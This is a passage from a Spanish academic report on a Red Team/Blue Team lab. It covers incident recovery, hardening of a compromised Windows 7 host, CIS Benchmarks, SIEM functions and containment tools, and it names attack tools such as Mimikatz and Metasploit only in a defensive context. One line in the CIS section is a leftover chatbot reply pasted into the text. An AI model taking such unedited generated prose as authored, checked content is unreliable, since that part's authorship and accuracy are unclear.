   - Implementar **autenticación multifactor (MFA)** para las cuentas críticas(Foulds et al., 2023) & (Cybersecurity, 2020).

Paso 6: Recuperación


1. **Restaurar sistemas desde respaldos seguros:**
    - **Validar la integridad** de las copias de seguridad antes de restaurar, asegurándose de que no contengan malware o configuraciones comprometidas (Cichonski et al., 2012).

Ilustración 184 Restauración del sistema

Fuente: Elaboración Propia.

2. **Actualizar y parchar sistemas:**
    - Asegurarse de que todos los sistemas restaurados tengan las **actualizaciones de seguridad más recientes** aplicadas para evitar vulnerabilidades conocidas (Force, 2020) .

Ilustración 185 Actualización del sistema



Fuente: Elaboración Propia.

Paso 7: Prevención y Mejora Continua


1. **Documentar el incidente:**
    - Elaborar un informe detallado sobre el ataque, la respuesta y las medidas correctivas tomadas (Cichonski et al., 2012).

Ilustración 186 Informe detallado del incidente

Fuente: Elaboración Propia.

2. **Implementar medidas preventivas:**
    - **Evaluar la infraestructura** para identificar posibles debilidades y reforzar los puntos de fallo (Force, 2020).

Ilustración 187 Red corporativa CyberFort Technologies



Fuente: Elaboración Propia.

- **Capacitar al personal** en mejores prácticas de seguridad, asegurando que estén preparados para detectar y prevenir futuros ataques (Cybersecurity, 2020).

Ilustración 188 Capacitación al personal en seguridad informática

Fuente: Elaboración Propia.

- **Revisar las políticas de seguridad** e implementar controles adicionales (por ejemplo, **CIS Benchmarks**) para fortalecer las defensas (CIS, 2024b).

Ilustración 189 Tablero de Ciberseguridad

Fuente Tomado de: https://www.slideteam.net/blog/las-10-mejores-plantillas-de-tableros-de-seguridad-cibernetica-con-muestras-y-ejemplos?lang=Spanish

También se debe tener en cuenta los siguientes planes:

Plan de Recuperación de Desastres:

1. **Objetivo:**
    - Recuperar y restaurar los servicios críticos a la normalidad lo más rápido posible.
    - **Restauración desde copias de seguridad**: Verificar que las copias de seguridad no estén comprometidas y restaurar los sistemas afectados.
    - **Parches y actualizaciones**: Asegurarse de que todos los sistemas estén actualizados con los últimos parches de seguridad (Services, 2024).
2. **Consideraciones clave:**
    - Evitar restaurar sistemas desde copias de seguridad que puedan contener malware o archivos comprometidos.
    - **Pruebas de integridad**: Asegurar que los datos restaurados estén libres de malware (Services, 2024).

Ilustración 190 Plan recuperación de desastres

Fuente Tomado de: https://www.freepik.es/vector-premium/control-calidad-controlar-certificado-estandar-iso-empresarial-aceptar-documentos-validacion-o-autorizacion-personas-trabajo-planas-concepto-vectorial-total-ilustracion-garantia-control-calidad-empresarial_23254082.htm

Plan de Continuidad del Negocio (BCP):

1. **Objetivo:**
    - Asegurar la continuidad de las operaciones críticas durante y después de un ataque.
    - **Redundancia**: Contar con sistemas de respaldo o servidores en caso de que el ataque cause una interrupción significativa.
    - **Accesos remotos**: Asegurar que los empleados puedan continuar operando desde ubicaciones alternativas o mediante accesos seguros (VPN, MFA) (Services, 2024).
2. **Recuperación de servicios no afectados:**
    - Asegurarse que los servicios que no fueron comprometidos continúen funcionando mientras se mitiga el ataque en los sistemas afectados (Services, 2024).

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red Team, qué medidas de hardenización propondría para que el ataque no se repita?

- Medidas de Hardening para Fortalecer la Seguridad y Prevenir Repetición de Ataques

Las medidas de hardening son cruciales para fortalecer la seguridad de los sistemas y evitar que los atacantes exploten las mismas vulnerabilidades en futuras intrusiones. A continuación, se describen las acciones clave para mitigar las vulnerabilidades explotadas durante un ataque y reforzar las defensas del sistema afectado:

1. Fortalecimiento de la Seguridad en Windows 7 (considerando su falta de soporte)

- Migración a sistemas más seguros: La migración urgente a versiones más seguras, como Windows 10 o Windows 11, es fundamental, ya que Windows 7 está obsoleto y ya no recibe actualizaciones de seguridad, lo que lo hace susceptible a ataques modernos (Matarazzo, s. f.).

Si la migración no es posible, se deben aplicar medidas de seguridad adicionales:

- **Deshabilitar SMBv1**: Este protocolo es vulnerable y utilizado en ataques de movimiento lateral como Pass the Hash. Deshabilitarlo puede prevenir la explotación de esta vulnerabilidad (Matarazzo, s. f.).
- **Configurar políticas de seguridad más estrictas**: Desactivar la ejecución automática de scripts y deshabilitar macros maliciosas en archivos de **Office** puede evitar que se ejecuten ataques basados en documentos comprometidos (Matarazzo, s. f.).
- **Segmentación de la red**: Aislar equipos más antiguos (como Windows 7) en una VLAN separada, con monitoreo constante, ayudará a prevenir la propagación del ataque (CIS, 2024c).

2. Revisión y Fortalecimiento de Contraseñas y Autenticación

- **Contraseñas fuertes y políticas de rotación**: Implementar contraseñas robustas y políticas de rotación periódica para evitar que las credenciales comprometidas sigan siendo utilizadas.
- **Autenticación multifactor (MFA)**: La implementación de MFA en cuentas críticas asegura que los atacantes no puedan acceder a sistemas con solo conocer las credenciales.
- **Deshabilitar cuentas no utilizadas**: Las cuentas de usuario que no se usen deben ser deshabilitadas y los privilegios restringidos para evitar que se exploten en un ataque(Force, 2020).
- **Rotación de contraseñas y gestión de credenciales**: Utilizar soluciones de gestión de contraseñas para evitar la exposición de credenciales en texto claro.
- **Control de cuentas de usuario (UAC)**: Habilitar UAC y configuraciones de contraseñas fuertes puede prevenir la escalada de privilegios no autorizada(Force, 2020).

- **Deshabilitar NTLM y habilitar SMB Signing**: Estas medidas dificultan ataques como Pass the Hash, reduciendo la efectividad de técnicas de movimiento lateral(Force, 2020).
- La **implementación de BitLocker** y otras herramientas de cifrado de discos es una medida efectiva de hardening para proteger los datos almacenados contra accesos no autorizados, incluso en caso de pérdida o robo de dispositivos (Matarazzo, 2024).

3. Detección de Herramientas Maliciosas (como Mimikatz y Kiwi)

- **Herramientas de detección de endpoint (EDR)**: Implementar sistemas EDR para detectar y bloquear herramientas maliciosas como Mimikatz y Kiwi que son comúnmente usadas para la escalada de privilegios(Al-Ateeq, 2021).
- **Políticas de Grupo (GPO)**: Restringir el uso de herramientas no autorizadas mediante GPO y bloquear la ejecución de archivos binarios sospechosos o desconocido (Orin, 2024).

4. Fortalecimiento de las Medidas de Prevención y Monitoreo de Red

- **Seguridad en el perímetro**:
    - Implementar firewalls para restringir el acceso a puertos innecesarios como SMB y RDP (Microsoft, 2024a).
    - Configurar IDS/IPS para detectar patrones de tráfico relacionados con herramientas de ataque, como Msfvenom y comunicaciones C&C (IBM, s. f.).

5. Implementación de Control de Acceso

- **Principio de Mínimos Privilegios**: Limitar el acceso a recursos críticos solo a los usuarios que lo necesiten, evitando que las cuentas de usuario tengan privilegios excesivos (Cloudflare, s. f.-b).
- **Acceso remoto restringido**: Restringir el acceso remoto mediante RDP y VNC utilizando VPN y MFA para acceder a los sistemas internos de forma segura (Goretsky, 2020).

6. Actualización de Software y Parches de Seguridad

- Asegurarse de que todos los sistemas y aplicaciones estén actualizados con los parches de seguridad más recientes para prevenir la explotación de vulnerabilidades conocidas.
- Configurar actualizaciones automáticas para aplicaciones críticas y realizar auditorías regulares de seguridad para asegurarse de que no existan brechas de seguridad (Microsoft, s. f.).

También se debe implementar una línea base de aplicaciones para los equipos corporativos

Las **Windows Security Baselines** son configuraciones recomendadas por Microsoft que proporcionan un conjunto de ajustes de seguridad para Windows y Windows Server. Estas configuraciones están diseñadas para ayudar a las organizaciones a mantener sus dispositivos seguros y cumplir con los estándares de seguridad necesarios. Las líneas base, se basan en el conocimiento de los equipos de ingeniería de seguridad de Microsoft, grupos de productos, socios y clientes (Pamnani & Matarazzo, 2024).

Puntos Clave:

- **Propósito**: Proporcionar configuraciones de seguridad estandarizadas y bien probadas para aumentar la flexibilidad y reducir costos.
- **Aplicación**: Adecuadas para organizaciones bien gestionadas y conscientes de la seguridad, donde los usuarios estándar no tienen derechos administrativos.
- **Implementación**: Se recomienda implementar estas configuraciones estandarizadas en lugar de crear las propias, ya que son ampliamente conocidas y evaluadas.
- **Beneficios**: Ayudan a mitigar amenazas de seguridad contemporáneas sin causar problemas operativos mayores (Pamnani & Matarazzo, 2024).

7. Medidas de Seguridad Adicionales

- Utilizar tecnologías de antivirus y antimalware para escanear archivos compartidos y detener la propagación de archivos maliciosos en la red (IONOS, 2023).

8. Acciones Adicionales a Considerar

- **Desinstalar Rejetto HFS**: Actualizar o eliminar Rejetto HFS, ya que es una herramienta vulnerable que puede ser fácilmente explotada en combinación con otras herramientas como Metasploit(Cunha, 2023b).

¿Describa con sus palabras las diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos?

Ilustración 191 Diferencias entre el equipo Blueteam y el equipo de respuesta a incidentes

Aspecto	Blueteam	Equipo de Respuesta a Incidentes
Enfoque principal	Defensa proactiva: prevención y monitoreo constante.	Respuesta reactiva: manejo de incidentes y remediación.
Objetivo	Prevenir ataques antes de que ocurran.	Minimizar el impacto del ataque ya en curso.
Responsabilidades	- Implementación de medidas de seguridad.	- Contención del ataque.
	- Mejora continua de la infraestructura.	- Investigación del incidente.
	- Monitoreo constante de la red y sistemas.	- Mitigación de efectos.
	- Actualización de firewalls, IDS/IPS, y parches.	- Restauración del sistema comprometido.
	- Análisis de riesgos y planificación preventiva.	- Análisis forense para identificar la causa del ataque.
Acción durante el ataque	- Identificación y mitigación de vulnerabilidades.	- Respuesta a incidentes específicos (ataques en curso).
	- Refuerzo de la seguridad perimetral (firewalls, VPN).	- Contención y erradicación de la amenaza.
	- Formación del personal en buenas prácticas.	- Comunicación con otros equipos de seguridad.
Tipo de medidas tomadas	**Preventivas:**	**Correctivas:**
	- Reforzamiento de contraseñas.	- Parcheo de sistemas afectados.
	- Despliegue de sistemas de detección.	- Restauración de datos y sistemas desde respaldos.

Fuente: Elaboración Propia.

Ilustración 192 Diferencias entre el equipo Blueteam y el equipo de respuesta a incidentes

Aspecto	Blueteam	Equipo de Respuesta a Incidentes
Estrategia	**Proactiva**: Prevenir incidentes antes de que ocurran.	**Reactiva**: Responder a un incidente cuando ya se ha producido.
Colaboración con otros equipos	- Trabaja estrechamente con el equipo de gestión de vulnerabilidades y el equipo de infraestructura.	- Colabora con forenses, TI y Blueteam para resolver el incidente.
Herramientas utilizadas	- Herramientas de monitoreo continuo (SIEM, IDS/IPS).	- Herramientas de análisis forense (Wireshark, Volatility).
Impacto en la organización	- Evita interrupciones al prevenir intrusiones.	- Minimiza los daños y permite la recuperación post-incidente.
Formación y habilidades	- Conocimiento en seguridad de redes, firewalls, y enrutamiento.	- Conocimiento en análisis forense, mitigación de amenazas y recuperación de sistemas.
Duración del trabajo	**Continuo**: Actividades diarias para mantener la seguridad.	**Limitado**: Respuesta a incidentes específicos, con un enfoque a corto plazo.
Ejemplo de tareas	- Actualización de políticas de seguridad.	- Respuesta ante un ataque ransomware en curso.
	- Formación periódica del personal.	- Contención de un ataque APT (Advanced Persistent Threat).

Fuente: Elaboración Propia.

¿Si dentro de un equipo Blueteam le indican que debe trabajar con CIS "¿Center For Internet Security", usted lo utilizaría para qué fin?

Si dentro de un equipo Blueteam se me indica que debo trabajar con CIS (Center for Internet Security), lo utilizaría principalmente con los siguientes fines:

Por supuesto, aquí tienes una versión aún más pulida y estructurada del texto:

Misión de CIS:

- **Identificar** proactivamente las amenazas cibernéticas emergentes y las vulnerabilidades críticas.
- **Desarrollar** marcos y estándares de seguridad avanzados que garanticen una protección integral.
- **Validar** y **optimizar** las mejores prácticas en ciberseguridad para asegurar su efectividad continua.

- **Promover** y **mantener** un compromiso global con la excelencia en ciberseguridad a través de la educación y la concienciación.

Brindar soluciones de seguridad de clase mundial que permitan a las organizaciones prevenir, detectar y responder con rapidez y eficacia a los incidentes cibernéticos.

Fomentar y liderar comunidades colaborativas que construyan un entorno de confianza, cooperación y resiliencia en el ciberespacio, donde la seguridad digital sea un esfuerzo colectivo(CIS, 2024a).

1. Hardening de Sistemas y Reducción de Vulnerabilidades

- **Aplicar los CIS Benchmarks**: Utilizaría los CIS Benchmarks específicos para los sistemas operativos y aplicaciones en uso (por ejemplo, Windows, Linux, macOS, servidores web, etc.) para asegurar que todos los sistemas estén configurados de manera segura desde su instalación inicial. Esto incluye:
    - **Desactivar servicios innecesarios** que puedan ser explotados por atacantes.
    - **Reforzar configuraciones de seguridad** críticas como políticas de contraseñas, controles de acceso y auditoría de eventos.

2. Mejora de la Postura de Seguridad Global

- **Implementar los CIS Controls**: Son un conjunto de 20 medidas específicas que ayudan a mitigar las amenazas más comunes y críticas. Los usaría para evaluar y mejorar la seguridad general de la infraestructura, tales como:
    - **Control de hardware y software**: Mantener un inventario completo de dispositivos y aplicaciones para garantizar que solo los autorizados estén presentes en la red(CIS, 2024a).

- **Gestión de vulnerabilidades**: Identificar y corregir vulnerabilidades conocidas antes de que sean explotadas.

3. Prevención de Ataques Comunes

- **Refuerzo de la seguridad en servicios críticos**: Utilizando las mejores prácticas recomendadas por los CIS, reforzaría los servicios y protocolos más utilizados, como:
  - **SMB**: Implementando configuraciones de seguridad adecuadas (por ejemplo, deshabilitar SMBv1 y utilizar SMB Signing).
  - HTTP y HTTPS: Asegurando que las comunicaciones web estén cifradas correctamente con TLS y protegiendo los servidores web contra ataques comunes (Ashcraft, 2023).
  - **Autenticación de red**: Refuerzo de las políticas de autenticación mediante la implementación de MFA (Autenticación Multifactor) y desactivación de protocolos inseguros como NTLM (NIST, 2024).

4. Auditorías y Evaluaciones Continuas de Seguridad

- **Realizar auditorías periódicas**: Utilizar los CIS Benchmarks como una base para realizar auditorías regulares y evaluaciones de seguridad en la infraestructura, asegurando que todos los sistemas sigan las mejores prácticas de seguridad definidas.
- **Mejora continua**: Con el fin de identificar nuevas amenazas y vulnerabilidades, implementaría un proceso continuo de evaluación y ajuste de las configuraciones de seguridad, basado en las actualizaciones de los CIS Benchmarks y los CIS Controls (CIS, 2024c).

5. Fortalecimiento de la Resiliencia frente a Incidentes

- **Preparación ante incidentes**: Los CIS Controls también proporcionan un enfoque integral para mejorar la gestión de incidentes y la respuesta ante amenazas, lo que me permitiría fortalecer la resiliencia del equipo Blueteam ante posibles ciberincidentes.
- **Monitoreo y respuesta**: Establecería mecanismos de monitoreo continuo para detectar actividades sospechosas y responder rápidamente a incidentes de seguridad en tiempo real.

Trabajar con CIS me permitiría fortalecer las defensas de la infraestructura tecnológica a través de un enfoque estructurado y basado en las mejores prácticas recomendadas por el Center for Internet Security. Las medidas de hardening, junto con la gestión de vulnerabilidades y el refuerzo de configuraciones críticas, asegurarían que la organización esté mejor protegida contra una amplia gama de amenazas. Además, permitiría una mejora continua de la postura de seguridad y fortalecería la capacidad de respuesta ante incidentes (CIS, 2024c).

Explique y redacte las funciones y características principales de lo que es un SIEM.

Un SIEM (Security Information and Event Management) es una herramienta clave en la ciberseguridad que proporciona una visión integral de la seguridad de la infraestructura de una organización, mediante la recopilación, el análisis y la correlación de eventos y datos de seguridad provenientes de diversas fuentes, como dispositivos de red, servidores, aplicaciones, bases de datos, y sistemas operativos. Su principal función es detectar, monitorear y responder a incidentes de seguridad en tiempo real (Microsoft, 2024b).

Funciones Principales de un SIEM:

1. **Recopilación de datos (Data Collection)**:
    - **Captura de eventos**: Un SIEM recopila información de diferentes dispositivos y sistemas en la infraestructura de la organización, como firewalls, IDS/IPS,

antivirus, servidores, aplicaciones y bases de datos.

- **Diversidad de fuentes**: Los datos pueden provenir de logs de sistemas operativos, dispositivos de red, aplicaciones de seguridad, dispositivos de red (routers, switches), entre otros.
- **Normalización de eventos**: Los eventos recopilados, que a menudo tienen diferentes formatos y protocolos, son normalizados para ser procesados y analizados uniformemente (Microsoft, 2024b).

2. **Almacenamiento y conservación de datos (Data Storage)**:
    - **Centralización de la información**: El SIEM almacena de manera centralizada todos los logs y eventos de seguridad, lo que facilita su acceso y análisis.
    - **Cumplimiento de normativas**: Además, puede cumplir con las normativas de retención de datos de seguridad, almacenando información durante un periodo determinado, dependiendo de los requisitos legales y las políticas de la organización (Microsoft, 2024b).
3. **Correlación de eventos (Event Correlation)**:
    - **Identificación de patrones de amenazas**: A través de la correlación de eventos, un SIEM puede identificar patrones de comportamiento que indican actividades maliciosas o incidentes de seguridad.
    - **Análisis de comportamiento**: Correlaciona diferentes eventos de diversas fuentes (por ejemplo, un intento fallido de inicio de sesión en un servidor junto con tráfico inusual hacia una base de datos) para detectar posibles ataques como intrusiones, intentos de escalada de privilegios, acciones de malware, entre otros (Microsoft, 2024b).

4. **Análisis en tiempo real (Real-time Analysis)**:
    - **Detección de incidentes en tiempo real**: El SIEM permite detectar y analizar eventos de seguridad en tiempo real, lo que ayuda a identificar amenazas de inmediato y actuar con rapidez.
    - **Alertas y notificaciones**: Cuando se detecta un evento sospechoso o un patrón que podría representar un ataque, el SIEM genera alertas automáticas y notificaciones para el equipo de seguridad.
5. **Gestión de incidentes (Incident Management)**:
    - **Notificación de incidentes**: En el momento en que se detecta un incidente, el SIEM envía alertas a los administradores de seguridad o equipos de respuesta a incidentes, lo que les permite tomar medidas rápidamente.
    - **Prioridad de alertas**: Las alertas generadas por el SIEM pueden clasificarse según su gravedad, lo que ayuda a priorizar la respuesta de acuerdo con la criticidad del incidente (Microsoft, 2024b).
6. **Informes y auditoría (Reporting and Auditing)**:
    - **Generación de informes de seguridad**: El SIEM proporciona la capacidad de generar informes detallados sobre la actividad de seguridad, el rendimiento de los sistemas, los incidentes detectados y las acciones tomadas, lo que es útil para la gestión, el cumplimiento de normativas y la toma de decisiones.
    - **Cumplimiento normativo**: Ayuda a cumplir con normativas de seguridad y auditorías internas o externas al proporcionar informes sobre la actividad de seguridad, la detección de incidentes y la respuesta (Microsoft, 2024b).

7. **Respuesta automatizada a incidentes (Automated Response)**:
    - **Automatización de acciones**: Algunos SIEM permiten automatizar respuestas ante ciertos tipos de incidentes, como bloquear una dirección IP sospechosa, activar un firewall o ejecutar scripts de mitigación cuando se detecta un ataque.
    - **Integración con otros sistemas de seguridad**: Se puede integrar con otras herramientas de seguridad, como **firewalls**, **antivirus**, **EDR** (Endpoint Detection and Response) y **IPS/IDS**, para automatizar respuestas y mejorar la capacidad de defensa (Microsoft, 2024b).

Características Principales de un SIEM:

1. **Centralización**:
    - Recolecta datos de seguridad desde una amplia variedad de fuentes y los centraliza para su análisis y gestión.
2. **Correlación de eventos**:
    - Detecta y analiza eventos en conjunto para identificar amenazas más complejas, que pueden no ser evidentes en eventos aislados.
3. **Escalabilidad**:
    - Es capaz de manejar grandes volúmenes de datos de múltiples fuentes y escalarlas conforme a las necesidades de la organización.
4. **Análisis y visualización**:
    - Ofrece capacidades de análisis visual para interpretar grandes cantidades de datos de forma intuitiva, como dashboards y gráficos.
5. **Cumplimiento de normativas**:
    - Proporciona la capacidad de generar informes para asegurar el cumplimiento de

normativas.

6. **Detección de anomalías**:
    - Analiza el comportamiento de la red y de los usuarios para detectar actividades fuera de lo común, lo que ayuda a identificar posibles ataques de día cero o amenazas internas(Microsoft, 2024b).
7. **Facilidad de integración**:
    - El SIEM se integra fácilmente con otros sistemas de seguridad y herramientas en la infraestructura de TI para proporcionar una defensa más cohesionada.

Beneficios de un SIEM:

- **Mejor visibilidad**: Permite a los equipos de seguridad obtener una visión más clara de los eventos y amenazas en la red, facilitando la toma de decisiones informadas.
- **Respuestas más rápidas**: Al detectar incidentes en tiempo real, un SIEM permite una respuesta rápida y eficaz a las amenazas.
- **Reducción de riesgos**: Ayuda a identificar vulnerabilidades antes de que sean explotadas, reduciendo el riesgo general para la infraestructura de TI.
- **Cumplimiento normativo**: Facilita el cumplimiento de regulaciones mediante la recolección, almacenamiento y análisis adecuado de los datos de seguridad (Microsoft, 2024b).

Finalmente, un SIEM es una herramienta crítica en la gestión de la seguridad, proporcionando monitoreo en tiempo real, detección de amenazas, correlación de eventos, y respuestas automatizadas para mejorar la postura de seguridad de una organización. Facilita la detección temprana de incidentes, la gestión de riesgos y el cumplimiento normativo, lo que es esencial para proteger la infraestructura y los datos críticos (Microsoft, 2024b).

Defina por lo menos 3 herramientas de contención de ataques informáticos "hardware o software", recuerde que las herramientas de contención son diferentes a las herramientas de detección.

Las herramientas de contención son aquellas que se utilizan para mitigar, bloquear o limitar el impacto de un ataque en curso, impidiendo que el atacante continúe operando o propagándose dentro de la red, mientras que las herramientas de detección solo identifican la presencia de la amenaza.

A continuación, presento las tres herramientas de contención (hardware y software) que cumplen con estas características:

1. Firewall de Nueva Generación (NGFW - Next-Generation Firewall) - Tipo: Hardware/Software

Función:

Un NGFW es un dispositivo de seguridad de red que no solo realiza el filtrado de tráfico básico, sino que también incluye funcionalidades avanzadas como inspección profunda de paquetes (DPI), prevención de intrusiones (IPS) y la capacidad de detectar aplicaciones específicas. Los NGFW son capaces de identificar, bloquear y controlar el tráfico de la red en tiempo real, filtrando amenazas potenciales antes de que lleguen a los sistemas internos.

Contención:

- **Bloqueo de tráfico malicioso**: Un NGFW puede bloquear automáticamente el tráfico malicioso proveniente de direcciones IP o puertos sospechosos, aislando el tráfico no autorizado o malicioso.
- **Prevención de movimiento lateral**: Si se detecta un ataque en un segmento de la red, el NGFW puede aislar ese segmento de la red, evitando que el ataque se propague.

- **Reducción de superficie de ataque**: Al limitar el acceso a ciertos servicios o puertos, los NGFW previenen accesos no autorizados y mitigan los ataques, como DDoS o intrusiones específicas.

2. Sistemas de Prevención de Intrusiones (IPS - Intrusion Prevention System) -Tipo: Hardware/Software

Función:

El IPS es una herramienta de contención que se ubica entre la red interna y externa y analiza el tráfico en tiempo real para identificar y bloquear intrusiones y ataques. A diferencia de los sistemas de detección (IDS), que solo alertan sobre un incidente, el IPS tiene la capacidad de bloquear activamente las amenazas antes de que lleguen a la infraestructura interna.

Contención:

- **Bloqueo automático**: En cuanto se detecta un ataque o actividad sospechosa, el IPS puede bloquear automáticamente la fuente del ataque (por ejemplo, una dirección IP maliciosa) o interrumpir el tráfico malicioso, evitando que el atacante continúe explotando la vulnerabilidad.
- **Aislamiento de tráfico**: En algunos casos, el IPS puede aislar el tráfico proveniente de una fuente comprometida, redirigiéndolo a un sistema de análisis o bloqueándolo completamente.
- **Mitigación de ataques de explotación**: Impide que un atacante aproveche una vulnerabilidad conocida, como en el caso de ataques de SQL injection o buffer overflow.

3. Endpoint (EDR - Endpoint Detection and Response) - Tipo: Software

Función:

Las herramientas EDR (Detección y Respuesta en Endpoints) están diseñadas para monitorear, detectar y contener amenazas directamente en los dispositivos de usuario final (computadoras, servidores, dispositivos móviles). Estas herramientas no solo ayudan a detectar ataques, sino que también permiten la contención activa de las amenazas una vez identificadas.

Contención:

- **Aislamiento de dispositivos comprometidos**: Un EDR puede aislar un dispositivo comprometido de la red, impidiendo que el atacante se propague a otros sistemas.
- **Bloqueo de procesos maliciosos**: El EDR puede detener automáticamente procesos maliciosos en ejecución (como malware o herramientas de hacking), limitando su impacto y evitando daños mayores.
- **Contención de movimiento lateral**: En caso de un ataque de escala de privilegios o movimiento lateral, el EDR puede revocar privilegios en los sistemas afectados y restringir el acceso a recursos críticos.

4. Sandbox - Entorno Aislado Tipo: Software.

Función:

Las sandbox (entornos aislados) están diseñadas para ejecutar, analizar y probar programas y códigos sospechosos o desconocidos en un entorno controlado sin poner en riesgo el sistema operativo o la red principal. Su principal ventaja es la capacidad de contener cualquier actividad maliciosa, evitando que afecte al resto del sistema.

Contención:

- **Ejecución Segura de Programas**: Una sandbox permite ejecutar programas en un entorno seguro, analizando su comportamiento sin riesgo para el sistema principal.
- **Análisis de Malware**: Los analistas de seguridad pueden utilizar sandbox para ejecutar y estudiar malware, identificando sus acciones sin comprometer la seguridad del sistema.
- **Desarrollo y Pruebas de Software**: Desarrolladores pueden probar y depurar aplicaciones en un entorno aislado, asegurando que los cambios no afecten al entorno de producción.
- **Pruebas de Configuración**: Cambios en la configuración del sistema o red pueden ser probados en una sandbox para observar sus efectos sin impacto en el entorno principal.

Ilustración 193 Herramientas de contención de ataques informáticos

Herramienta	Tipo	Función Principal	Contención
Firewall de Nueva Generación (NGFW)	Hardware/Software	Filtrado de tráfico, inspección profunda de paquetes, IPS.	Bloqueo de tráfico malicioso, aislamiento de segmentos comprometidos.
Sistemas de Prevención de Intrusiones (IPS)	Hardware/Software	Detección y prevención de intrusiones en tiempo real.	Bloqueo de conexiones maliciosas, interrupción de tráfico explotado.
Herramientas de Contención de Endpoint (EDR)	Software	Monitoreo y respuesta a incidentes en dispositivos finales (endpoints).	Aislamiento de dispositivos comprometidos, bloqueo de procesos maliciosos.
Sandbox	Software	Aislamiento y análisis de archivos sospechosos en un entorno controlado.	Prevención de propagación de malware, análisis de comportamiento malicioso sin riesgo para el sistema principal.

Fuente: Elaboración Propia.

6.5 ASPECTOS QUE APORTAN AL DESARROLLO DE ESTRATEGIAS DE REDTEAM & BLUETEAM.

Colaboración y comunicación efectiva entre equipos:

- Las estrategias de RedTeam y BlueTeam requieren una interacción constante para identificar, explotar y mitigar vulnerabilidades de manera eficaz. La implementación de enfoques **Purple Team** mejora significativamente esta dinámica al combinar la ofensiva y defensiva en simulaciones controladas.
- La comunicación efectiva entre los equipos RedTeam y BlueTeam es esencial para el desarrollo de estrategias robustas. Los enfoques **Purple Team**, donde ambos equipos trabajan juntos, mejoran la eficacia de las simulaciones al combinar tácticas ofensivas y defensivas. Esto no solo permite identificar vulnerabilidades, sino también evaluar la capacidad de respuesta del BlueTeam en tiempo real.

Uso de herramientas avanzadas, evaluación continua de vulnerabilidades:

y entornos simulados:

- Herramientas como Metasploit, Nmap, Nessus, Burp Suite y Splunk permiten evaluar con precisión las debilidades de los sistemas, tanto desde la perspectiva ofensiva como defensiva.
- Las herramientas avanzadas, como Nessus y Metasploit, permiten realizar evaluaciones profundas de los sistemas. El RedTeam utiliza estas herramientas para simular ataques reales, mientras que el BlueTeam implementa soluciones proactivas y reactivas basadas en los resultados.
- Configurar entornos virtuales como VirtualBox con Windows 7 y Kali Linux ayuda a los equipos a realizar pruebas realistas sin poner en riesgo los sistemas productivos. Estos

laboratorios son esenciales para ensayar tácticas ofensivas y defensivas antes de aplicarlas en entornos reales.

Emplear la estrategia de Zero Trust

El modelo Zero Trust es una estrategia que mejora considerablemente las interacciones entre los equipos Red Team y Blue Team al desafiar las creencias tradicionales de confianza en las redes. Basado en el principio de "nunca confíes, siempre verifica", este enfoque refuerza las estrategias tanto ofensivas como defensivas de las siguientes maneras:

Para el Red Team:

- **Simulación de entornos reales y desafiantes**: Al implementar Zero Trust, las organizaciones elevan la dificultad para los atacantes mediante controles avanzados como la microsegmentación, la autenticación multifactor y políticas de acceso estrictas. Esto obliga al Red Team a desarrollar técnicas más avanzadas para descubrir vulnerabilidades y probar la resistencia de las medidas de seguridad (Akamai, s. f.-a).
- **Descubrimiento de puntos ciegos**: La naturaleza restrictiva de Zero Trust revela configuraciones inadecuadas, permisos excesivos o aplicaciones mal segmentadas, permitiendo al Red Team identificar áreas de mejora para reducir la superficie de ataque.

Para el Blue Team:

- **Refuerzo de la detección y respuesta**: Zero Trust proporciona herramientas defensivas como monitoreo continuo, validación estricta de identidades y alertas en tiempo real, facilitando la contención proactiva de ataques antes de que afecten la infraestructura crítica.
- **Prevención y visibilidad integral**: Al asegurar que todas las transacciones en la red sean inspeccionadas y autenticadas, el modelo permite una detección temprana de actividades anómalas, mejorando la respuesta a incidentes simulados por el Red Team (Akamai, s. f.-

a).

El modelo Zero Trust promueve una colaboración efectiva entre el Red Team y el Blue Team, ayudando a crear escenarios más realistas y a desarrollar estrategias de mitigación más efectivas que alineen las medidas defensivas con las tácticas ofensivas (Akamai, s. f.-a).

Análisis post-acción:

- Documentar cada simulación, ataque o respuesta permite identificar fallos y áreas de mejora. Este conocimiento acumulado se convierte en una guía para perfeccionar futuras estrategias.

Adopción de inteligencia de amenazas:

- Incorporar fuentes de inteligencia, como reportes de amenazas emergentes, permite a ambos equipos anticiparse a nuevos vectores de ataque. Esta práctica mejora la adaptabilidad y la preparación estratégica.

Cumplimiento normativo y ético:

- Las estrategias deben alinearse con las regulaciones locales, como la Ley 1273 de 2009 y el CONPES 3854, para garantizar prácticas responsables y legales.
- Incorporar auditorías internas y externas asegura que las actividades respeten las políticas organizacionales y los marcos regulatorios.

Análisis continuo de amenazas:

